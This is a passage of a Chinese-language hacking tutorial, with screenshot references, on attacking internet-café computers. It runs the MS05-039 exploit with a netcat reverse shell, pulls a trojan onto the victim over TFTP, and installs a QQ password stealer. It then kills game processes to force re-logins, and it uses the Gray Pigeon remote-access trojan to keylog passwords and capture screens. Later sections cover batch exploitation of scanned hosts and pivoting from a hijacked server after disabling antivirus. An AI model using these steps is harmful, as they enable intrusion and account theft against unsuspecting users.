


图 4

打开一个新的 CMD 窗口，用 nc -vv -l -p 1234 监听好本地端口，然后在另一个 CMD 里执行：ms05039.exe 192.168.0.91 192.168.0.90 1234，结果如图 4。

很快就得到了 shell，他还浑然不知呢，呵呵！现在在本地运行 tftpd32.exe 架好 TFTP 服务，然后在得到的 CMD shell 中输入命令：

```
tftp -i 192.168.0.90 get mt.exe
tftp -i 192.168.0.90 get 1.exe
```

将 mt.exe 和配置好的木马 1.exe 上传到对方的电脑上！输入 1.exe 把啊啦 QQ 大盗安装好！接着使用 mt.exe -pskill qq.exe 把对方的 QQ 进程结束掉，过了几分钟他切换出来想和别人聊天的时候，发现 QQ 不见了，接着只见他毫无戒心的重新登录了 QQ，而我们的信箱里自然就乖乖的躺下了一封密码信件了。当然，如果你的目的不是 QQ 号码，而是其它的网络游戏，也很容易，比如对方在玩魔兽世界，那么我们就配置一个黑眼睛让对方运行，而若是对方在玩大话，我们就给一个大话西游木马给它，然后将游戏进程结束掉，等着对方重新输密码我们就坐收渔翁之利了。

不过，刚才我们也看到了，那个家伙在玩 QQ 堂，而这个游戏似乎没听说过有什么盗号木马，这时候就到了灰鸽子大显身手的时候了！

配置好一个灰鸽子服务端，通过同样的步骤上传并运行后，我们在自动上线的鸽子客户端里切换到“远程控制命令”选项，找到底部的“进程管理”功能，单击右边的“查看进程”，选中 QQ 堂所对应的进程 client.exe，然后再单击“终止进程”，如图 5。




图 5

这时候对方会发现忽然间掉线了，只见他奇怪了一会儿后，依然毫无戒心的重新启动了 QQ 堂客户端，而此时，我们要赶在他输入用户名和密码之前，在灰鸽子客户端里切换到“键盘记录”功能中，单击“启动击键记录”，等着他输完密码后，进入游戏时我们就“终止击键记录”，然后再查看击键记录就可以看到他刚才输了什么东西了，如图 6。




图 6

当然，如果没办法肉眼观察对方屏幕时，你可以使用“捕获屏幕”功能，如图7。选择适当的时候记录键盘与查看就可以了。



图 7

由于网吧有硬盘还原卡，重新启动后我们什么痕迹都不会留下，所以直接大胆的按下Reset冷重启键闪人吧。

二、批量溢出显神威

或许大家也发现了，刚才一下子扫描到这么多机器，可是如果一个一个的溢出，光是敲命令，这份罪也不好受啊！那么现在传授大家一个批量溢出工具，鼠标轻松一点，肉鸡滚滚而来。批量溢出工具打开后，如图8。




图 8

命令格式：**程序名 前缀参数 IP 端口 后缀参数**，由ms05039.exe的使用格式，我们可以知道当前需要做的是在“程序名”处填写：ms05039.exe，“请选择IP列表文件...”处找到我们制作好的一个IP列表文件，将“端口”里的内容清空，勾选上“后缀参数”，然后填入192.168.0.90 1234，将连接方式改为第三个“反向连接方式”，监听方式改为nc.exe -vv -l -p 1234，单击“监听”按钮得到会弹出10个CMD窗口监听（数目可以自己设置）。基本设置就完毕了，使用菜单的“当前命令”查看当前溢出命令调用格式，如图9。确认无误后，单击“开始”按钮就可以批量溢出了。




图 9

三、充分利用肉鸡开拓新的肉鸡

有的时候我们已经通过其他方式获得了一台肉鸡，尤其是3389肉鸡的时候，我们可以通过远程控制在这台肉鸡上下载黑客软件，然后再通过该肉鸡入侵其他的机器，这样有两个好处，一是我们自身的隐蔽性会得到增强，二是利用其它机器对肉鸡的“信任”更方便的入侵别的机器。这里我们已经入侵了某网站并获得了3389登录的权限，登录上去以后，发现它是一台Win2003的系统，装有著名的“卖咖啡”杀毒软件，首先在右下脚的图标处右键将其禁用，然后使用IE从自己的空间上下载一个MS05039漏洞扫描器到肉鸡上，如图10。由于它的IP地址是211.*.219.3，所以我们在肉鸡上运行扫描器并扫描211.*.219.1—254，结果如图11。


